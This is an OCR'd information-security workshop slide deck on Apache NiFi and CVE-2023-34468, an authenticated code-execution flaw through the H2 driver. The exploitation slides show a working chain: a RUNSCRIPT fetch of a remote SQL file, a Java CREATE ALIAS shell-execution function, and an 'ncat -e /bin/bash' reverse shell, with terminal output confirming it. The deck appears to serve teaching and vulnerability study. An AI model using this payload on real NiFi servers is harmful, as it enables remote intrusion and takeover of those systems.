
Workshop in Information Security

Itai Spiegel

Apache NiFi

- An open source project developed by the US National Security Agency (NSA), written in Java.
- Designed to automate dataflow between software systems, by implementing the concept of ETL (extract, transform, load).
- The data pipelines are managed with a nice UI consisting of building blocks.
- The FlowFile represents a single piece of data in NiFi, and made of two components: attributes, and content.
- The processors are used to listen for incoming data; pull data from external sources; publish data to external sources; and route, transform, or extract information from FlowFiles.
- Example processors: ConsumeAMQP, ConsumeElasticsearch, ConsumeKafka, ConsumeSlack, ConsumeTwitter, ExecuteSQL, FetchFile, GetMongo, and much much more.
- More information in the official docs.



ListFile
ListFile 1.6.0
org.apache.nifi - nifi-standard-nar

```
In          0 (0 bytes)           5 min
Read/Write  0 bytes / 0 bytes     5 min
Out         0 (0 bytes)           5 min
Tasks/Time  0 / 00:00:00.000      5 min
```

Name success
Queued 0 (0 bytes)

FetchFile
FetchFile 1.6.0
org.apache.nifi - nifi-standard-nar

```
In          0 (0 bytes)           5 min
Read/Write  0 bytes / 0 bytes     5 min
Out         0 (0 bytes)           5 min
Tasks/Time  0 / 00:00:00.000      5 min
```

Name success
Queued 0 (0 bytes)

Name failure, not.found, permis...
Queued 0 (0 bytes)

ValidateXml
ValidateXml 1.6.0
org.apache.nifi - nifi-standard-nar

```
In          0 (0 bytes)           5 min
Read/Write  0 bytes / 0 bytes     5 min
Out         0 (0 bytes)           5 min
Tasks/Time  0 / 00:00:00.000      5 min
```

Name invalid
Queued 0 (0 bytes)

LogAttribute
LogAttribute 1.6.0
org.apache.nifi - nifi-standard-nar

```
In          0 (0 bytes)           5 min
Read/Write  0 bytes / 0 bytes     5 min
Out         0 (0 bytes)           5 min
Tasks/Time  0 / 00:00:00.000      5 min
```

Name valid
Queued 0 (0 bytes)

Name failure
Queued 0 (0 bytes)

TransformXml
TransformXml 1.6.0
org.apache.nifi - nifi-standard-nar


```
In          0 (0 bytes)           5 min
Read/Write  0 bytes / 0 bytes     5 min
Out         0 (0 bytes)           5 min
Tasks/Time  0 / 00:00:00.000      5 min
```

Name success
Queued 0 (0 bytes)

CVE-2023-34468

- A vulnerability present in Apache NiFi 0.0.2 through 1.21.0 and allows an authenticated user to configure a database URL with the H2 (a relational database written in Java) driver that enables custom code execution.
- The National Vulnerability Database assigned a base score of 8.8, rating it with high severity.
- The root of the vulnerability is in H2's ability for creating and running user-defined functions containing custom Java code, with the directives *CREATE ALIAS* and *CREATE TRIGGER*.
- These commands run in the same JVM as the calling application, and presents a potential path for exploitation with core classes such as java.lang.Runtime and java.lang.ProcessBuilder.
- The vulnerability is present in *DBCPConnectionPool* and *HikariCPConnectionPool*.

Exploitation Example (1)



NiFi Flow Configuration

GENERAL | CONTROLLER SERVICES

Name ▲	Type	Bundle	State	Scope
DBCPConnectionPool	DBCP			NiFi Flow
HikariCPConnectionPool_H2	Hikari			NiFi Flow
HikariCPConnectionPool_LDAP	Hikari			NiFi Flow
JMSConnectionFactoryProvider	JMSC			NiFi Flow
JndiJmsConnectionFactoryProvider	JndiJ			NiFi Flow

Configure Controller Service | DBCPConnectionPool 1.21.0

SETTINGS | PROPERTIES | COMMENTS


Required field

Property	Value
Database Connection URL	jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3
Database Driver Class Name	org.h2.Driver
Database Driver Location(s)	work/nar/extensions/nifi-poi-nar-1.21.0.nar-unpacked/N...
Kerberos User Service	No value set
Kerberos Credentials Service	No value set
Kerberos Principal	No value set
Kerberos Password	No value set
Database User	No value set
Password	No value set
Max Wait Time	500 millis
Max Total Connections	8
Validation query	No value set
Minimum Idle Connections	0
Max Idle Connections	8

work/nar/extensions/nifi-poi-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/h2-2.1.214.jar

CANCEL | APPLY

Exploitation Example (2)




ExecuteSQL
ExecuteSQL 1.21.0
org.apache.nifi - nifi-standard-nar

In	0 (0 bytes)	5 min
Read/Write	0 bytes / 0 bytes	5 min
Out	0 (0 bytes)	5 min
Tasks/Time	38 / 00:00:00.114	5 min

Name failure, success
Queued 0 (0 bytes)

bbbb




Configure Processor | ExecuteSQL 1.21.0

Stopped


Required field

Property	Value
Database Connection Pooling Service	DBCPConnectionPool
SQL Pre-Query	No value set
SQL select query	RUNSCRIPT FROM 'http://127.1:4444/rce.sql'
SQL Post-Query	No value set
Max Wait Time	0 seconds
Normalize Table/Column Names	false
Use Avro Logical Types	false
Compression Format	NONE
Default Decimal Precision	10
Default Decimal Scale	0
Max Rows Per Flow File	0
Output Batch Size	0

Exploitation Example (3)




```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
  return s.hasNext() ? s.next() : "";   }
$$;
CALL SHELLEXEC('ncat -e /bin/bash 127.1 5555')
```



```
nobody@tester:/tmp/h2_exploit$ cat rce.sql
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInp
utStream()).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('ncat -e /bin/bash 127.1 5555')
nobody@tester:/tmp/h2_exploit$
nobody@tester:/tmp/h2_exploit$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [01/Jun/2023 01:28:06] "GET /rce.sql HTTP/1.1" 200 -
```


```
nobody@tester:/tmp/h2_exploit$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
nobody@tester:/tmp/h2_exploit$
nobody@tester:/tmp/h2_exploit$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 53344

id
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),120(lpadmin),132(lxd),133(sambashare)
```

Official Vulnerability Fix

